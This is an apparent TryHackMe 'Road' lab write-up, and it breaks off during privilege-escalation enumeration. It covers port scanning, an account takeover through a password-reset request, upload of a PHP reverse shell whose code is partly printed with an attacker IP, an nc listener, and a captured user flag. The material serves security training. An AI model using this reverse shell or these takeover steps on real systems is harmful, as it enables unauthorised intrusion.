REPORT

TryHackMe | Road


Vəli Qasımlı

02.15.2025

Content


1. **deploy the machine and connect to our network**
2. **vulnerability detection**
3. **exploitation**
4. **privilage escalation**

First, we scan open ports with nmap.




```
root@kali:~# nmap -p- -A -Pn --open -T4 10.10.4.51
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-15 08:01 EST
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 29.52% done; ETC: 08:01 (0:00:12 remaining)
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 31.03% done; ETC: 08:01 (0:00:18 remaining)
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 73.44% done; ETC: 08:02 (0:00:25 remaining)
Nmap scan report for 10.10.4.51
Host is up (0.62s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e6:dc:88:69:de:a1:73:8e:84:5b:a1:3e:27:9f:07:24 (RSA)
|   256 6b:ea:18:5d:8d:c7:9e:9a:01:2c:dd:50:c5:f8:c8:05 (ECDSA)
|_  256 ef:06:d7:e4:b1:65:15:6e:94:62:cc:dd:f0:8a:1a:24 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sky Couriers
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   366.75 ms 10.4.0.1
2   ... 3
4   626.66 ms 10.10.4.51

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 151.04 seconds

root@kali:~# 
```

After the Nmap scan is complete, we see that ports 22 and 80 are open here. From the scan, we know that there is a website and we go to the site and examine it. We do a directory enumeration of the site with feroxbuster.



```
root@kali:~# feroxbuster --url http://10.10.4.51/

 ___  ___  __   __   __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.4.51/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       34l       88w      898c http://10.10.4.51/assets/js/main.js
200      GET        5l       66w    31001c http://10.10.4.51/assets/css/font-awesome.min.css
200      GET      539l     1631w    19607c http://10.10.4.51/index.html
200      GET      129l      641w    43031c http://10.10.4.51/assets/img/more-info-png-complete-surveillance-cabinet-solution-for-h-265-outdoor-ptz-444.png
200      GET        1l      551w    25331c http://10.10.4.51/assets/js/demo.min.js
301      GET        9l       28w      309c http://10.10.4.51/assets ⇒ http://10.10.4.51/assets/
200      GET       14l     1053w   114407c http://10.10.4.51/assets/js/swiper.min.js
200      GET        5l     1412w    95787c http://10.10.4.51/assets/js/jquery-latest.min.js
200      GET     8975l    17530w   178153c http://10.10.4.51/assets/css/bootstrap/bootstrap.css
200      GET     1626l     5242w    69588c http://10.10.4.51/assets/js/daterangepicker.js
200      GET       36l      173w    10536c http://10.10.4.51/assets/img/contact-icon.png
200      GET      628l     1086w     9798c http://10.10.4.51/assets/css/main.css
200      GET       14l       55w     3091c http://10.10.4.51/assets/img/icon-trackorder.png
200      GET        6l      351w    19189c http://10.10.4.51/assets/js/vendor/popper.min.js
200      GET       16l       83w     5877c http://10.10.4.51/assets/img/point_icon.png
200      GET      253l      717w     9289c http://10.10.4.51/career.html
200      GET       39l      282w    21119c http://10.10.4.51/assets/img/logo_t.png
200      GET       52l      149w     2619c http://10.10.4.51/v2/admin/login.html
302      GET      553l     1087w    20178c http://10.10.4.51/v2/ ⇒ http://10.10.4.51/v2/admin/login.html
```

We see the URL admin/login.html, log in to the site and register.



Users
Reset Password


Username: dvdvd@gmail.coom

New Password: 123456

Confirm Password: 123456

SUBMIT

After logging in as a user, we will change the password, log in to the burp suite, and monitor the requests.



Burp Suite Professional v2023.10.2 - Temporary Project - Licensed to Zer0DayLab Crew
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	
1	http://10.10.4.51	POST	/v2/lostpassword.php	✓		200	344	text	php				10.10.4.5
7	https://spocs.getpocket.com	POST	/spocs	✓		200	1350	JSON				✓	34.117.18
11	http://10.10.4.51	POST	/v2/lostpassword.php	✓		200	344	text	php				10.10.4.5
13	http://10.10.4.51	POST	/v2/lostpassword.php	✓		200	344	text	php				10.10.4.5
21	http://10.10.4.51	GET	/assets/fonts/fontawesome-webfont....	✓		404	452	HTML	woff2	404 Not Found			10.10.4.5
23	http://10.10.4.51	GET	/assets/fonts/fontawesome-webfont....	✓		404	452	HTML	woff	404 Not Found			10.10.4.5
25	http://10.10.4.51	GET	/assets/fonts/fontawesome-webfont.t...	✓		404	452	HTML	ttf	404 Not Found			10.10.4.5
2	https://firefox.settings.services....	GET	/v1/buckets/main/collections/ms-langu...			200	941	JSON				✓	34.149.1
3	http://10.10.4.51	GET	/v2/ResetUser.php			200	15279	HTML	php	Sky Couriers :: Administr...			10.10.4.5
4	http://10.10.4.51	GET	/fontawe/js/solid.js			404	452	HTML	js	404 Not Found			10.10.4.5
5	http://10.10.4.51	GET	/assets/ckeditor/ckeditor.js			404	452	HTML	js	404 Not Found			10.10.4.5
6	https://contile.services.mozilla....	GET	/v1/tiles			204	136					✓	34.117.18
8	http://wpad	GET	/wpad.dat						dat				unknown

Request

```
POST /v2/lostpassword.php HTTP/1.1
Host: 10.10.4.51
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------214081181140570801612356740567
Content-Length: 655
Origin: http://10.10.4.51
```

Response

```
HTTP/1.1 200 OK
Date: Sat, 15 Feb 2025 14:05:30 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
refresh: 3;url=ResetUser.php
Content-Length: 37
Connection: close
Content-Type: text/html; charset=UTF-8

Password changed.
Taking you back...
```

Inspector

Request attributes	2
Request body parameters	5
Request cookies	9
Request headers	13
Response headers	9

Search
0 highlights
Search
0 highlights
Sky Couriers :: Administra
phpMyAdmin
10.10.4.51/v2/profile.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
SKY
Enter AWB/Waybill number
SEARCH
dvdvd@gmail.coom
1

Firm Type

Benif Name

Benif Account

Benif Ifsc

Benif Account Type

Company Logo

Company Docment

Company Signa

Company Sign

Company Docment

Company Signa

Company Cancel Cheque

Company Moa

Company Prod

Company Pkg

Company Agr

Select Profile Image

Browse... No file selected.


Right now, only admin has access to this feature. Please drop an email to admin@sky.thm in case of any changes.

EDIT PROFILE

2021 © Sky Couriers


When we go down, we see the admin@sky.thm account here. So we log into the burp suite, capture the requests, send them to the repeater and analyze them.

We delete the account we created in Repeater and write the admin account admin@sky.thm. So we changed the code of the admin account, not the account we created. We go to the login page again and log in with the admin account and go to the profile and view page source and see /v2/profileimages/.



```
        <input type="submit" class="btn btn-info" name="submit" value="Edit Profile">

        </form>
    </div>
</div>
<!-- /v2/profileimages/ -->
<script type="text/javascript">
        function showtab(tab){
          console.log(tab);
          if(tab == 'new_task'){
            $('#new_task').css('display','block');
            $('#your_task').css('display','none');
          }else{
```


Now we are looking for a reverse shell on our machine and we find the php code, create it with nano and add it in. In the IP section, we write the IP of our machine and the port 1234 and save it.



```
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.4.122.137';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
```


We log in to the admin profile on the website, click browse... below, enter the php code we want to get the reverse shell from, and the file will be uploaded to /v2/profileimages/.

To get a reverse shell, we open a listening port on our machine: nc -lvnp 1234.



```
┌──(root㉿kali)-[~]
└─# nc -lvnp 1234
listening on [any] 1234 ...
^Pconnect to [10.4.122.137] from (UNKNOWN) [10.10.4.51] 56158
Linux sky 5.4.0-73-generic #82-Ubuntu SMP Wed Apr 14 17:39:42 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 14:36:27 up  1:36,  0 users,  load average: 0.00, 0.03, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

We run the code /v2/profileimages/reverse-shell.php on the site and the shell appears.




```
pwd
/
cd home
pwd
/home
ls
webdeveloper
cd we
bash: line 6: cd: we: No such file or directory
cd webdeveloper
ls
user.txt
cat user.txt
63191e4ece37523c9fe6bb62a5e64d45
```

We use the pwd command to check where we are. Then we go to /home/webdeveloper and do cat user.txt to find the answer.


If we look at the /etc/passwd file, we find that there are MongoDB and MySQL users. This shows that MongoDB can run.

We use ss -tulwn to see which ports are currently open and listening.



```
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@sky:/var/www/html/v2$ ls -la /mnt
ls -la /mnt
total 8
drwxr-xr-x  2 root root 4096 Feb  1  2021 .
drwxr-xr-x 20 root root 4096 May 25  2021 ..
www-data@sky:/var/www/html/v2$ ls -la /opt
ls -la /opt
total 8
drwxr-xr-x  2 root root 4096 Feb  1  2021 .
drwxr-xr-x 20 root root 4096 May 25  2021 ..
www-data@sky:/var/www/html/v2$ ss -tulwn
ss -tulwn
Netid State  Recv-Q  Send-Q     Local Address:Port    Peer Address:Port Process
icmp6 UNCONN 0       0                 *%eth0:58                   *:*
udp   UNCONN 0       0          127.0.0.53%lo:53           0.0.0.0:*
udp   UNCONN 0       0        10.10.4.51%eth0:68           0.0.0.0:*
udp   UNCONN 0       0                0.0.0.0:47415        0.0.0.0:*
tcp   LISTEN 0       70             127.0.0.1:33060        0.0.0.0:*
tcp   LISTEN 0       511            127.0.0.1:9000         0.0.0.0:*
tcp   LISTEN 0       4096           127.0.0.1:27017        0.0.0.0:*
tcp   LISTEN 0       151            127.0.0.1:3306         0.0.0.0:*
tcp   LISTEN 0       4096       127.0.0.53%lo:53           0.0.0.0:*
tcp   LISTEN 0       128              0.0.0.0:22           0.0.0.0:*
tcp   LISTEN 0       511                    *:80                 *:*
tcp   LISTEN 0       128                 [::]:22              [::]:*
www-data@sky:/var/www/html/v2$
```


Here 27017 is the port for MongoDB.



Some MongoDB commnads:

